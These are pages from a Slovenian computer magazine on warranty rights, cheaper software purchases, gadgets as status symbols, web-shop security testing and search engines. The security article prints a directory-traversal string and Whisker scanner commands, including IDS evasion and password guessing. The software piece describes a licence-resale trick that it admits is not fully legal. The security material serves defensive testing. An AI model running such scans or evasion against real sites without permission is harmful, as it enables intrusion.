Največ težav se pojavlja pri **zamenjavi okvarjenega izdelka**. Dogaja se namreč, da kupec ob reklamaciji ne dobi novega izdelka, temveč starega, obnovljenega ali izdelek, ki ga je reklamiral nekdo drug in je bil popravljen. Skratka takšnega, ki ga je pred njim **nekdo že uporabljal**. Pri tem je težava v tem, da običajno ni na prvi pogled vidno, da izdelek ni nov. Še več, prodajalec (oziroma njegov pooblaščen serviser) lahko na zamenjani izdelek nalepi identifikacijsko nalepko starega in tako za zamenjani izdelek trdi, da gre v bistvu za popravljenega. Vse to je kršenje zakona.

Pri **zamenjavi ali bistvenem popravilu** bi moral **znova začeti teči garancijski rok**. Dogaja pa se, da na to podrobnost preprosto pozabijo in kupec ostaja pri starem garancijskem roku. Zakon sicer ne predpisuje, kaj je bistveno popravilo, vendar nam tu lahko pomaga zdrava kmečka logika. Če v osebnem računalniku zamenjajo procesor, matično ploščo ali v prenosnem računalniku zaslon, to verjetno sodi v to kategorijo. Če vam torej garancijskega roka ne priznajo znova, je to kršitev zakona. Če to kršitev zaznate, se je treba pritožiti. V večini primerov boste tudi dosegli svoje, čeprav vas bodo morda prodajalci malce postrani gledali.

NADOMESTNI IZDELEK

20. člen

1. Proizvajalec mora zagotoviti, da pooblaščenim servisom razpolagajo z vsemi potrebnimi nadomestnimi deli za odpravo okvar in pomanjkljivosti, da takoj sprejmejo blago v popravilo in da napake odpravijo najkasneje v skupnem roku

Kdaj garancija ne velja

Prodajalci in proizvajalci si včasih poglede na to, kdaj garancija velja in kdaj ne, razlagajo po svoje. Ker v zakonu ne more pisati vse, kar se lahko zgodi, so v njem seveda le načelne določbe, ki opisujejo, da garancija ne velja pri okvarah, nastalih zaradi nepravilne uporabe, malomarnega ravnanja, mehanske poškodbe in okvar v primeru višje sile (na primer strela). Prav tako garancija preneha veljati, če je v izdelek posegla nepooblaščen oseba.

Takšna ohlapna določila seveda puščajo precej prostora različnim razlagam. Kako dokazati nepravilno uporabo ali malomarno ravnanje z izdelkom? In kako dokazati, da nepravilne uporabe ali malomarnega ravnanja ni bilo? Kupec lahko trdi eno, prodajalec drugo.

Problematična, čeprav razumljiva, je tudi zapoved, da naprave uporabnik **ne sme odpreti** in da v takem primeru **garancija preneha veljati**. Servisiranje izdelka je strošek in v konkurenčnem boju je treba stroške oklestiti, kjer gre. In če je na izdelku vidno, da je bil odprt, serviser ne more vedeti, ali je kupec zadevo odprl zato, ker ga je zanimalo, kako je videti »drobovje«, ali pa je eksperimentalno in stvar pokvaril. In ker je pri odprtem izdelku verjetnejše, da ga je pokvaril kupec, bo tudi na njegova pleča padlo dokazovanje, da ni kriv za okvaro. To pa je lahko boj z mlino na veter. Zato vam **odsvetujemo**, da sami posegite v izdelek, za katerega še vedno teče garancijska doba. Tudi če bi radi le pogledali, kako je videti od znotraj.



◆ Pri zamenjavi ali bistvenem popravilu mora znova začeti teči garancijski rok. Dogaja pa se, da na to podrobnost preprosto pozabijo in kupec ostaja pri starem garancijskem roku.

45 dni od dneva, ko je dajalec garancije oziroma pooblaščen serviser prejel zahtevo za brezplačno odpravo okvare in pomanjkljivosti izdelka. Če proizvajalec tega v tem roku ne stori, mora potrošniku brezplačno nadomestiti tak izdelek z enakim novim in brezhibnim izdelkom.

2. Proizvajalec oziroma pooblaščen serviser lahko potrošniku za čas popravila blaga, za katerega ta uveljavlja garancijo, zagotovi brezplačno uporabo podobnega izdelka.

3. V primeru, da proizvajalec oziroma pooblaščen serviser tega potrošniku ne zagotovi, ima potrošnik pravico do povračila škode, ki jo je pretrpel zaradi tega, ker stvari ni mogel uporabljati, in sicer od trenutka, ko je zahteval popravilo ali zamenjavo, do njune izvršitve.

Zakon predvideva, da je izdelek v garanciji

treba popraviti **najpozneje v skupnem roku 45 dni**, kjer se čas večkratnega odpravljanja iste težave seštevata. Po našem skromnem mišljenju je to za računalniško opremo (in verjetno tudi za kaj drugega) občutno preveč. Večina servisov zadeve popravi veliko prej, a vsaj zakonsko so za nestandardne primere kriti. Zdaj se lahko vprašamo, kako to vpliva na kupce. Kupili ste osebni računalnik za domačo uporabo, z njim opravljate tudi popoldansko obrt. Ker ga ne morete uporabljati tistih nekaj dni, vam izostane pričakovani prihodek, torej lahko od prodajalca zahtevate **povrnitev nastale škode**. Vprašanje je le, kako to škodo dokazati in kako jo od prodajalca izterjati. Večina nas o tem niti ne razmišlja in ne ve, da to zakonsko določilo velja oziroma raje potrpiamo, kot da bi zahtevali **nadomestni izdelek**.

VRAČILO KUPNINE IN POSEGI V NAPRAVO

V skladu s pravili garancije je v primeru okvare treba prodajalcu dati najprej možnost, da v zakonsko predpisanem roku okvaro **odpravi**. Če tega ni sposoben lahko kupec zahteva oziroma mu prodajalec ponudi možnost **zamenjave izdelka z novim**, brezhibnim izdelkom. Če tudi to ni mogoče in šele tedaj, lahko kupec odstopi od pogodbe in zahteva **povrnitev kupnine**. Kupec lahko že prej zahteva zamenjavo, na primer ko večkrat prinese izdelek na servis z isto okvaro in je jasno, da jo servis ne zna ali more odpraviti.

Svojevrsten problem je **nadgrajevanje računalnikov**. Ti so opremljeni z nalepko, ki se pri odprtju računalnika pretrga, hkrati pa je v navodilih za uporabo zapisana prepoved nepooblaščenega posega v izdelek. Dostikrat predvsem računalniško bolj izobraženi uporabniki sami nadgradimo računalnik s kakšno kartico ali diskom, saj se nam zdi za malo, da smo vezani zgolj na ponudbo in s tem ceno teh delov pri prodajalcu, ki nam je računalnik prodal. Običajno velja, da v tem primeru garancija brezpogojno preneha veljati. A po zakonu ni čisto tako. Prodajalec lahko v primeru okvare ugovarja in za-

Staro za staro

Nekdo je meseca maja kupil nov digitalni fotoaparati, ki že takrat ni brezhibno deloval. Večkrat je namreč »zmrznil« in edina rešitev je bila odstranitev baterije in njena ponovna namestitve. Seveda ga je odnesel na servis. Po enem tednu so mu iz servisa sporočili, da so odpravili napako in da je bilo nekaj narobe z vdelanim zaslonom. Šele doma je podrobno pogledal, kaj je ob prevzemu podpisal in bil nemalo presenečen. Pisalo je namreč, da so mu fotoaparati zamenjali. Nič posebnega pri današnji tehniki, ko je vse tako kompaktno narejeno, da kaj dosti popraviljanja sploh ni mogoče. Hec pa je, da je kupec dobil isti model fotoaparata, vendar je bil ta starejši (in tudi že rabljen) kot izdelek, ki ga je prinesel na servis. Večina kupcev tega ne bi opazila, naš kupec pa je. Z zadevo se je najprej sprijaznil, ko pa je malo premislil, je vseeno zahteval nov fotoaparati. In ga tudi dobil. Pa čeprav je praksa skregana z zakonom o varstvu potrošnikov, kjer piše, da če **popravilo ni mogoče**, mora prodajalec izdelek zamenjati z **novim** in nikakor ne starim. Pri omenjenem primeru je še ena težava. Na zamenjani fotoaparati je bila nalepljena nalepka s serijsko številko starega fotoaparata, hkrati pa garancijskega roka **niso podaljšali**. Zakon o varstvu potrošnikov namreč pravi, da ob menjavi garancija velja od začetka z dnem menjave. Pri takšni praksi imajo lahko kupci dodatne težave, morda ne pri digitalnih fotoaparatih, temveč pri katerih drugih izdelkih, kjer so identifikacijski podatki naprave zapečeni v njen spomin. Gre namreč za to, da bi pri morebitnih težavah lahko represivni organ ugotovil, da je nekaj narobe, saj se serijska številka na nalepki ne ujema s podatki v napravi. To seveda poraja sum, da je izdelek ukraden.

trdi, da je za okvaro kriv nepooblaščen poseg v izdelek. Čisto na ledu pa kupci le nismo, če nam uspe dokazati, da poseg sam po sebi ni razlog za okvaro. A dokazovanje je lahko tudi mučna zadeva, gordijski voz, ki se v skrajnem primeru lahko razveže šele na sodišču.

GARANCIJSKI LIST ALI RAČUN?

Načeloma moramo imeti **oboje**, čeprav se da tudi zgolj z enim ali drugim. Kupec lahko zahteva uveljavljanje garancije tudi, če mu prodajalec tako ali drugače **ni izdal garancijskega lista** za izdelke, za katere zakon predpisuje, da je garancija obvezna. Računalniška oprema je v zakonu zapisana. V tem skrajnem primeru je dovolj, da kupec predloži račun, na katerem je jasno zapisano, kdaj in kateri izdelek je kupil.

Naleteli smo recimo na primer, ko je kupec garancijski list dobil mesec dni po nakupu izdelka po pošti, saj v času nakupa prodajalec ni imel garancijskih listov. Na naknadno poslanem garancijskem listu pa ni bilo označeno, kdaj je

bil izdelek kupljen. Izdelek se je pokvaril in kupec ga je odnesena servis skupaj z garancijskim listom, a brez računa, saj ga je izgubil (izdelek je bil kupljen skupaj s kruhom in drugimi življenjskimi potrebščinami). Le sreči je bilo pripisati, da je serviser izdelek obravnaval kot nekaj, kar se je pokvarilo v garancijskem roku. In še to le zato, ker je vedel, da izdelka pred letom dni, kolikor je bila zanj predpisana garancijska doba, še ni bilo v prodaji, torej ga tudi kupec ni mogel kupiti zunaj garancijskega roka. Kaj pa bi se zgodilo, če bi bil izdelek v prodaji več kot eno leto? V tem primeru bi se kupec lahko obrisal pod nosom.


Primer kaže na to, da moramo biti kupci še kako previdni, ko prevzamemo izdelek, in moramo obvezno preveriti tudi takšno podrobnost. Če vam nekdo reče, da garancija velja z računom, ga vseeno prosite, naj vam na garancijski list pritisne **pečat prodajalca** in vpiše **datum**, saj se s tem lahko izognete težavam, ki bi jih lahko imeli, če izgubite račun.

■

Kupujemo poceni? Nakup programske opreme

BLIŽNJICE DO ZMERNEJŠIH CEN

Nakup programske opreme, če ne gre ravno za tisto najosnovnejšo, torej operacijski sistem, je lahko za domače uporabnike, ki recimo pisarniškega paketa ne bodo uporabljali v pridobitne namene, zelo velik problem. Pri ceni sto ali več tisočakov tudi tiste najbogatejše vsaj delno zaboli glava. Je mogoče legalne cene vsaj nekoliko znižati in jih narediti zmernejše?



Pišeta: Marjan Kodolja in Zoran Banovič

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Proizvajalci programske opreme zelo neradi priznajo, da je zahtevana cena za njihovo programsko opremo **previsoka za večino** svetovnega prebivalstva. Proizvajalci cenovno politiko sicer prilagajajo kupni moči v posameznih državah, a se ta cena v veliki meri nanaša na kupno moč podjetij v tej državi in ne sosedovega Janeza. Zadnji primer tega je Microsoftov »lažji« operacijski sistem Windows XP, namenjen Filipincem. Da se drugi ne bi preveč razburjali, te različice nimajo nekaterih funkcionalnosti, ki jih imajo običajne, a so vseeno čisto uporabne. A to je le operacijski sistem. Kaj pa drugi programi? Ti imajo precej zasoljene cene in le redki domači uporabniki si lahko privoščijo nakup res vsega, kar bi želeli uporabljati. Kaj nam torej preostane? Ena možnost je, da poskusimo uveljaviti tako imenovane **študentske cene**, če imamo v družini kakšnega člana, ki se še ali že šola. Če tega nimamo, lahko poskusimo najti kak **odprtotokodni program**, ki ga ni treba plačati. In če oboje odpove, nam preostane le **nelegalna uporaba**. Ali obstaja kak način, kako vsaj zmanjšati strošek programske opreme, če ga že ne moremo izničiti?

PREK SPLETA CENEJE

Možnosti seveda obstajajo, vendar je treba malce preštudirati cenovno politiko posameznega proizvajalca. Ti običajno nagrajujejo lojalne uporabnike tako, da jim nakup nove različice omogočijo po nižji ceni v obliki **nadgradnje stare različice**. To je večinoma mogoče tudi v primeru, ko se nova različica od

stare bistveno razlikuje, tako da gre za skoraj nov izdelek. Če lahko torej nekako pridemo do stare različice programa, nam bo nova cenovno lažje dosegljiva. Podobno velja tudi za tako imenovane **konkurenčne nadgradnje**. Nekateri proizvajalci ponujajo posebne popuste za tiste uporabnike, ki so pripravljene preiti z izdelka konkurenčnega podjetja. Če na primer uporabljate program X podjetja Y, lahko kupite izdelek Z podjetja U, ki je konkurenca izdelku X, po bistveno nižji ceni.

In kako je to videti v praksi? Prejšnji mesec smo v članku o programu Photoshop omenili možno bližnjico, ki jo je moč razširiti tudi na nekatere druge programe. Adobe dovoljuje nadgradnjo na novo različico svojega Photoshopa, če imate staro do različice 5. Slednje dobite na **eBayu** za nekaj evrov, za različico 6 boste plačali malce več. Naslednji korak je seveda nakup **nadgradnje**, najceneje je zopet prek interneta in to kar v Adobovi spletni trgovini. Ker med državami ne morete izbrati Slovenije, vam preostanejo druge iz skupnosti EU, vendar bodite pozorni, cene so različne. Med cenejšimi je recimo Irska, plačate s kreditno kartico in uradna različica najnovejšega Photoshopa je vaša. Vse skupaj vas bo stalo okoli 60 tisočakov ali celo manj, kar je bistvena razlika glede na uradno ceno pri nas, ki je krepko nad 200 tisočaki.

V tabeli lahko vidite, zakaj je trik mogoč. Razlika med polno ceno in ceno nadgradnje je drastična, več kot polovična, hkrati pa je stare različice mogoče kupiti preko spleta izredno ugodno, saj jih prodajalci ne potrebujejo več in bi se jih radi znebili. Hkrati tudi proizvajalec programa ni oškodovan, bolj so oškodovani le prodajalci, saj tisti, ki prodaja staro različico, ni več in ne bo njihov uporabnik, pridobi-

li pa so novega, ki bo tudi v bodoče kupoval nadgradnje. Da ne bo pomote. Ne govorimo teoretično, saj smo na primeru prej omenjenega programa trik samo preizkusili. Treba pa je vedeti, da tak postopek **ni najbolj legalen**, saj uporabnik ni kupil programa, ampak le pravico do njegove uporabe, ki pa je ne sme prodajati. A tako pač je in po našem mnenju je to neprimerno »manj nelegalno« od uporabe piratskih različic.

POSTANITE ŠTUDENT

Do nižjih cen programske opreme so upravičeni tudi študentje. Termin študent se da v nekaterih primerih raztegniti na vse šoloobvezne državljane. Razlog za obstoj teh različic je dokaj preprost. Ponudniki še kako dobro vedo, da kar se »Janezek nauči, to Janez tudi zna«. Velika verjetnost je, da se bodo ti uporabniki navadili na določen program in ga bodo uporabljali pozneje, ko bodo dokončali šolanje in bodo postali »polni plačniki«. Pri teh različicah velja prepoved. Študent programa **ne sme uporabljati za pridobitno dejavnost**, saj tako krši pravila napisana v licenčni pogodbi.

ALI KUPITE V KOMPLETU

Ko kupujete računalnik, digitalni fotoaparati ali podobno računalniško opremo, se splača pri izbiri izdelka pogledati, katero programsko opremo vam v kompletu ponujajo prodajalci. Tako ne morete dobiti programa, kot je Adobe Photoshop, lahko pa dobite drugega, ki je prav tako soliden. Tipičen primer so nakupi snemalnikov, torej tako imenovanih »pekačev«, kjer je v kompletu dostikrat tudi program za snemanje CD-jev in DVD-jev, ki v polni različici stane kar precej. Program Nero celo 60 ali 70 evrov, odvisno od vrste paketa. Podobno velja tudi za nakup programov, kot je paket MS Office v kompletu z računalnikom. Zastonj ga ne boste dobili, a vseeno nekoliko ceneje, kot če bi ga kupili pozneje samostojno.

Na splošno pa tudi pri nakupu programske opreme velja preveriti **ponudbo v tujini in pri nas**. Dejstvo je, da cene niso enake pri vseh prodajalcih, pa tudi ne v vseh državah. Če je mogoče, in če prodajalec v tujini to dovoli, se splača program kupiti **prek spletnih trgovin** tam, kjer je zahtevana cena najnižja. Pošiljanje programa po pošti ni tako velik problem, da bi bila to omejitev pri nakupu. Paziti je treba le to, da ni morda kupljeni program lokaliziran za tamkajšnji trg in bi nam na primer PhotoShop v nizozemščini povzročal preveč težav pri uporabi. Zato velja pravilo: če program kupujete v tujini, kupite **standardno angleško različico**. Seveda če vam angleščina ne dela težav.

Program	Polna cena	Nadgradnja
Adobe PhotoShop CS2	202.680	57.480
Adobe Acrobat 7	193.080	64.680
Adobe Illustrator CS2	199.800	68.280

FALIČNI SIMBOLI

Avtomobil je za mnoge statusni simbol, računalnik pa zgolj orodje. Je res tako? Ali našega mesta v družbi ne opredeljujejo tudi računalniki, mobilni telefoni in nove naprave zabavne elektronike?

Pišeta: Marjan Kodolja in Zoran Banovič

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Poglejmo si zastavljeno vprašanje zgolj z enega zornega kota – denimo **Appleovega iPoda**. Popolnoma jasno je, da je za njegov prodajni uspeh močno zaslužno dejstvo, da se je mu je uspelo pozicionirati kot statusni simbol. »Moram ga imeti, ker ga imajo vsi, ki kaj pomenijo. Nočem kakšnega izdelka ‚plastik fantastik‘ iz Tajvana.« V normalnem razvoju dogodkov, ko bi odločalo zgolj razmerje med ceno in kakovostjo, ki jo omenjeni izdelek nesporno ima, nikoli ne bi dosegel tako očitno prevladujočega položaja na trgu. Raje bomo torej izbrskali še nekaj denarja in kupili iPod, kot da bi šli in kupili funkcionalno, tehnično in kakovostno povsem primerljiv izdelek, ki je seveda cenejši. V glavi imamo, da si z nakupom iPoda ne kupujemo zgolj izdelka, temveč tudi **mesto v družbi**, kjer kolikor imaš, toliko veljaš. Če odmislimo na primer nesramno drage izdelke zabavne elektronike, ki jih lahko kupijo zgolj bogati ljudje, je šlo v tem primeru prvič za vdor statusnega dejavnika na področje računalniških izdelkov, namenjenih množičnemu trgu. Zadeva pa se danes le še stopnjuje.

KAKO HITREGA IMAŠ?

Status je malo manj, a kljub vsemu prisoten, tudi pri nakupu **računalniške opreme**. Pri računalniških statusa ne definira sama oblika izdelka, ki je v ozadju, temveč **gola moč**. Pri mladih fantih se že pojavlja vprašanje, kako velikega, pardon, kako hitrega imaš. Včasih smo se torej ubadali z vprašanjem, katere cunje obleči, da nas okolica na zavrže in označi za »šminkerja« ali »frika«, danes pa to vlogo

postopoma prevzemajo domači računalniki. Pa sploh ni važno, ali takšno moč pod pokrovom domače zverine potrebujemo (izstopata zmogljivost procesorja in grafične kartice) ali ne, pomembno je, da je **boljši in močnejši od drugih**. Če nam ga uspe še malce »nafrizirati«, toliko bolje. Včasih smo frizirali Tomosove mopede, da so bolj »prdeli« in šli par metrov na uro hitreje od drugih, danes pa mularija frizira računalnike. Če kdo meni, da računalnik

◇ Včasih smo se ubadali z vprašanjem, katere cunje obleči, da nas okolica na zavrže in označi za »šminkerja« ali »frika«, danes pa to vlogo postopoma prevzemajo domači računalniki.

ni statusni simbol, naj si iz oči odstrani konjske plašnice in pogleda okoli sebe. Še bolj kot morda lastniki namiznikov, so na status mahnjeni lastniki **prenosnih računalnikov**. Spet gre za presežek. Računalnik doma ima že skoraj vsak, a prenosnik, to je tisto, kar nas povleče iz sivega povprečja. Ne verjamete? Poglejte malce raziskave trga in videli boste, da je ravno prodaja prenosnikov gonilo. In vseh prenosnikov res ne pokupijo tisti, ki brez te lastnosti prenosnosti ne bi mogli. Veliko jih kupi tudi zaradi tega, da pokažejo da so »in«.

KOLIKO MEGAPIK IMA?

Še en izdelek pridobiva težo kot statusni simbol, kar v analognih časih, ni bil – **digitalni fotoaparatus**. Tudi pri njem smo spet pri vprašanju moči – a to pot v pikah. Kaj se pogovarjamo? Koliko **megapik** ima fotoaparatus! Ne morebiti o optiki, signalnem procesorju in podobno, četudi je slednje pomembnejše. Pike so dokaj hvaležna kategorija, saj jih niti razumeti ni treba. Uveljavilo se je razmišljanje, da več ko je pik, boljši je aparat. In potem gredo s ferrarijen na tržnico...

ČE GA NIMAM, ME BO DRUŽBA ZAVRGLA!

Podoben statusni simbol, če da pri nekoliko mlajših uporabnikih, so **igralne konzole**. No, tu je konkurenca dokaj izenačena, čeprav je Sonyju uspelo svoje konzole veliko bolj vtisniti v glave kupcev. **PlayStation** je zakon! Sicer je mogoče najti tudi kaj boljšega, a Sony je vseeno zakon! In zato slišimo vrtoglave številke prednaročil, ko izdelka sploh še ni na trgu. Spet znani vzorec – moram ga imeti, drugače me bo družba zavrgla. Pa ni važno, koliko stane.

Kdor doseže, da je njegov izdelek označen za statusni simbol, se lahko v miru »zlekne« v naslonjač in se smeji. In tu je tisti presežek, ki definira tržno ceno izdelka.

Vrnimo se malce na iPod. Znano je, da je tega nameraval pod svojo blagovno znamko tržiti tudi HP, pa je od ideje odstopil. Po našem

mnenju je hitro dojel, da kljub vsemu njegov izdelek, pa čeprav bo le natisnil svoj logotip nanj, ne bo Apple. Miselni proces v glavah kupcev je jasen. Apple pomeni iPod, drugo so le neki ne tako zanimivi izdelki. Vsi naporji, da bi Appli izrinili, so obsojeni na propad. Če seveda konkurenci ne bo uspelo narediti podobno kot on in tudi svoje izdelke pozicionirati kot statusne simbole.

Smo pač ovce, ki nasedamo trikom potrošniške družbe. Pri statusnih simbolih cena ni v ospredju, morda se potrudimo in preverimo, kje je mogoče isti izdelek najceneje dobiti, a še vedno gre za isti izdelek. Je to dobro? Ni, a nasprotni argumenti o optimalnih nakupih, torej kupimo, kar potrebujemo in nič več, danes zvedenijo v prazno. Bolj smo obremenjeni z malomeščansko miselnostjo, da je važno le, kaj o nas mislijo drugi. Kakovost je pri tem na drugem mestu. Pomembnejše je, da drugi vidi-jo, kaj imamo.

■



Alp-agency d.o.o.
Podružna cesta 144
1000 Ljubljana
T 01 50 75 433
F 01 51 91 386
E info@alp-agency.si

In kako se počuti tvoja Miška?



www.alp-agency.si

TESTIRANJE KORIST ALI NADLOGA?

Naš pregled varnosti spletnih aplikacij nadaljujemo s spletnimi trgovskimi portali. Ogledali pa si bomo tudi, kako poskrbite za varnost spletnega strežnika. Namen teh člankov je povečati varnost slovenskega spletnega prostora in opozoriti na varnostne pomanjkljivosti, še preden bo to namesto nas storil kdo z nepoštenimi nameni. Nezanje je sovražnik št.1!



Piše: **Tomaž Bratuša**

tomaz.bratusa@mojmikro.si

Varnost spletnega strežnika lahko razdelimo v dve široki kategoriji: testiranje strežnika na splošne občutljivosti in testiranje spletne aplikacije. V našem primeru preverjamo samo varnost spletnih aplikacij, zato vam vsekakor priporočamo, da preverite tudi varnost spletnega strežnika.

SKRB ZA VARNOST SPLETNEGA STREŽNIKA

Predn se odločite za postavitve spletnega strežnika v internetu, vam priporočam, da zagotovite vsaj:

- **varno omrežno konfiguracijo:** požarni zid in druge naprave omejujejo dohodni promet samo nujno potrebnim priključkom 80 in 443);

- **varno konfiguracijo operacijskega sistema:** zlasti prisotnost modernih varnostnih dodatkov, ki omogočajo preverjanje dostopov in te omejujejo na skrbnike;

- **varno konfiguracijo spletnega strežnika:** pregledati je treba privzete vradnosti pri čemer zlasti odstranimo testne datoteke, navodila ipd. Nato strežnik zaženemo pod omejenim uporabniškim računom).

Ta kratek seznam ne pokriva specifikacij Apache/PHP ali podrobnosti vsake namestitvene postavke IIS-a, a vam lahko kljub temu rabi kot temelj za izgradnjo varnostno odpornega spletnega strežnika.

Spletni strežniki, kot so Apache, iPlanet in IIS, namreč v svoji evoluciji prehajajo skozi mnoge revizije in varnostne posodobitve. Za uspešno odkrivanje varnostnih pomnjkljivosti spletnega strežnika pa so napadalcem običajno pri roki tudi avtomatizirana orodja, ki so večinoma sestavljena iz dveh delov: **skenerja** in **kataloga**. Katalog vsebuje seznam skupnih datotek, datotek z znanimi pomanjkljivostmi in zbirko izkoriščevalnih skriptov (exploits).

Tako lahko skener varnostnih pomanjkljivosti spletnega strežnika med drugim išče varnostne kopije datotek in pri tem poskuša izkoristiti imeniški prehod, kot je npr. `..%255c..%255c`. Spletni strežniki namreč varnostne kopije datotek pogosto shranjujejo tako, da npr. `default.asp` preprosto preimenujejo v `default.asp.bak`. Tovrstne pomanjkljivosti najlaže odpravite z namestitvijo varnostnih popravkov in čiščenjem imenikov.

KORISTNO ORODJE WHISKER

Whisker je prvo orodje za preverjanje varnosti spletnih strežnikov, ki omogoča tudi izogibanje sistemom IDS. Orodje je pravzaprav enostaven skript, napisan v perl, v katerega lahko dodajamo sposobnosti odkrivanja novo odkritih varnostnih pomanjkljivosti že samo z uporabo urejevalnika besedila.

Osnovna uporaba skenerja Whisker je videti takole:

```
$ whisker.pl -h 192.168.2.10 -vv
whisker / v1.4.0+SSL / rain forest puppy / www.
wiretrip.net - ( Bonus: Parallel support )
Loaded script database of 2045 lines
= Host: 192.168.42.27
Cookie: PREF=ID=28bd8b28723a3f00:
TM=1014183574:LM=1014183574:S=iaEP-
bCBRDvA
Server: IIS/5.0
+ 200 OK: GET /robots.txt
```

Če nameravate Whisker uporabiti za en sistem, morate uporabiti stikalo `-h`, medtem ko lahko s stikalom `-H` seznam tarč pridobite tudi iz datoteke. Stikalo `-vv` omogoča zapisovanje rezultatov skeniranja, stikalo `-w` pa po končanem skeniranju ustvari obširno HTML-poročilo.

Whisker omogoča poleg izogibanja sistemom IDS tudi skeniranje prek SSL-a, za kar moramo uporabiti stikalo `-x`:

```
$ whisker.pl -x -h 192.168.2.10 -vv -W tee
whisker443 192.168.2.10.html.raw
```

Dobra stran orodja Whisker je še zlasti njegova prilagodljivost, saj lahko med drugim skeniramo tudi točno določen tip sistema, ki ga določimo s stikalom `-S`:

```
$ whisker.pl -h 192.168.2.10 -vv -W -S
"IIS/5.0"
```

Zgornji primer prisili Whisker na preverjanje izključno za IIS specifičnih pomanjkljivosti, zajetih v njegovi zbirki podatkov. Dokaz za to, da je Whisker izredno uporabno orodje, je tudi njegova sposobnost preverjanja odpornosti uporabniških imen in gesel z uporabo stikala `-a`:

```
$ whisker.pl -h 192.168.2.10 -vv -W -a
"heker:geslo"
```

Če pa nameravate preveriti sposobnosti svojega sistema IDS, lahko to storite preprosto z uporabo stikala `-I`, kar bo povzročilo uporabo posebej generiranih zahtev URL, s čimer bo Whisker obšel zaznavanje sistemov IDS na pod-

lagi podpisov. Izogibanje sistemom IDS omogočite takole:

```
$ whisker.pl -h 192.168.2.10 -vv -W -13
```

Kot sem že večkrat poudaril, je za sisteme IDS skrajno težko nadzirati promet SSL, zato napadalcem največkrat posegajo ravno pa tovrstnih napadih tudi s pomočjo orodij, kot je Whisker. Ker nam pri testiranju trgovin ni šlo za izogibanje zaznavanja in prikrievanje naše dejavnosti, smo udeležence o naših namerah celo **vnaprej obvestili**. Tako kot pri varnostnem testiranju, opisanem v prejšnji številki Mojega mikra, so se nekateri odzvali z ogorčenjem, drugi pa z navdušenjem.

REZULTATI

```
http://www.nama.si/
http://enaplus.com/
http://www.gluhi.com/
http://www.kompas-mts.si/shop/
http://www.spletna-trznica.com/
http://www.trgovca.net/
http://www.e-sejem.net
http://www.modraptica.com/
http://www.estortive.si/
http://www.supercena.com/
http://www.bauhaus.si/
```

Spletna trgovine, obarvane rdeče, imajo varnostno pomanjkljive spletne aplikacije, medtem ko so zelena obarvane trgovine na višji stopnji varovanja spletnih aplikacij (redno posodabljanje OS-a in aplikacij ter čiščenje aplikacij). Druge slovenske spletne trgovine so neke v zlati sredini, pri tem pa bi opozoril, da tovrstne varnostne ocene temeljijo izključno na varnosti spletne aplikacije. O varnosti celotnega informacijskega sistema v ozadju lahko tako le ugibamo.

Veliko spletnih trgovin se je na naše testiranje odzvalo izredno pozitivno in so na podlagi našega svetovanja **pomanjkljivosti nemudoma odpravile**.

Zadnja spletna trgovina s seznama nam testiranja ni dovolila, zato si lahko glede njene varnosti mnenje ustvarite sami. Kot rečeno, pa dvomim, da bi kdorkoli od vas privolil v vožnjo z letalom, katerega proizvajalec poprej ni pristal v varnostno testiranje. ■

ZRCALCE V SPLETU POVEJ, KDO NAJVEČJI ...

Kakšne so razmere na trgu iskalnikov in imenikov v Sloveniji? Slovenski spletni uporabniki se morajo zadovoljiti z enim iskalnikom, dvema večjima imenikoma in precejšnjim številom manjših imenikov, ki z dodatno vsebino iščejo svoj prostor pod soncem. Iskalnik Najdi.si je nesporni vladar slovenske spletne scene, Mat'kurja je zvezda v zatonu, nagrado za vztrajnost in stalno kakovost storitve si zasluži imenik Slowwwenia.com, toda kaj, ko mu obisk iz leta v leto vztrajno pada.

Piše: Radoš Skrt

rados.skrt@mojmikro.si

IMENIKI VS. ISKALNIKI

Ker verjetno vsi bralci ne vedo, kakšna je razlika med iskalniki in imeniki, je prav, da že uvodoma razjasnimo nekaj osnovnih pojmov. Osnovna razlika med iskalniki (search engines) in imeniki (directories), je v tem, da je pri imenikih ključen človek v vlogi urednika, pri iskalnikih pa računalnik. V primerjavi z imeniki (npr. Slowwwenia.com, Mat'kurja), katerih vsebina se bogati z ročnimi vpisi strani, urednik pa jo pregleda in razvrsti v urejene kategorije, se podatki v iskalnikih (Najdi.si) zbirajo s pomočjo programskih robotov, ki križarijo po spletu in za potrebe iskalnikov indeksirajo vse spletne dokumente, ki jih najdejo na svoji poti. Ko uporabnik vpiše iskalno frazo v iskalniku, mu ta iz celotne zbirke indeksiranih dokumentov na podlagi zapletenih algoritmov posreduje iskalne zadetke (naslov strani, kratek opis oz. del besedila z iskano ključno besedo, URL-povezavo), ki so razvrščeni po relevantnosti.

